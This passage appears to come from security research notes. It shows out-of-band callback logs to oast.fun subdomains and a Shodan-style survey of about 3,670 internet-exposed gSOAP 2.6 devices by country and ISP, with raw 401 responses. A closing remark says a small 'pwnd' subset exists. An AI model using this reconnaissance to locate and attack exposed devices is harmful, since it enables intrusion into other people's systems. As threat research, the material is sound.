cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	113452.localhost.uri.cor5bhhoi4iklivcirg01cgxm6c6dkp6y.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	uri.cor5bhhoi4iklivcirg01cgxm6c6dkp6y.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg041xzwmw46e3hz.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	113452.localhost.uri.cor5bhhoi4iklivcirg049ef96w4i3443.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg049ef96w4i3443.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	localhost.uri.cor5bhhoi4iklivcirg04nycxyz86rp8.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg04o9ioti31r6fb.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg057iq4uu94omiq.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	localhost.uri.cor5bhhoi4iklivcirg05p797udzunt9d.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	uri.cor5bhhoi4iklivcirg05p797udzunt9d.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg064mi7uok9rmee.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg0x5pt34acdbqft.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg0xry4m1ha1f86y.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	uri.cor5bhhoi4iklivcirg0yicitguk3irra.oast.fun
cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	113452.localhost.uri.cor5bhhoi4iklivcirg0ypjjbh5afa8xz.oast.fun
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cor5bh	hoi4i	2024-05-04T15:35	38:91:25	19147	15505120	cor5bhhoi4iklivcirg0zfkoxfkqw48y9.oast.fun

Case #2: Untapped Potential?

TOTAL RESULTS
3,670

TOP COUNTRIES



Country	Results
United States	3,091
Spain	324
United Kingdom	123
Japan	85
Australia	15
More...	

TOP ORGANIZATIONS

Organization	Results
Grande Communications	1,498
RCN	661
Wave Broadband	573
TELEFONICA DE ESPANA	323
Optimum Online (Cablevisi...)	135
More...	

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5  2024-09-08T06:34
 HTTP/1.1 401 Unauthorized
 WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="3852c24160e8e8e1495422be2e0033360"
 Server: gSOAP/2.6
 Content-Type: text/xml; charset=utf-8
 Content-Length: 0
 Connection: keep-alive

20  2024-09-08T06:34
 HTTP/1.1 401 Unauthorized
 WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="81014d92ed0f71d8f1a97cebb8c08d150"
 Server: gSOAP/2.6
 Content-Type: text/xml; charset=utf-8
 Content-Length: 0
 Connection: keep-alive

14  2024-09-08T06:34
 HTTP/1.1 401 Unauthorized
 WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="1289849dfc132e28f273c865420dbc0b0"
 Server: gSOAP/2.6
 Content-Type: text/xml; charset=utf-8
 Content-Length: 0
 Connection: keep-alive

24  2024-09-08T06:20
 HTTP/1.1 401 Unauthorized
 WWW-Authenticate: Digest realm="gSOAP Service", qop="auth", nonce="53bfe00351d57ea4a08332f5da11264e0"
 Server: gSOAP/2.6
 Content-Type: text/xml; charset=utf-8

- There are plenty of these devices out there
- So far, the pwnd subset has remained small

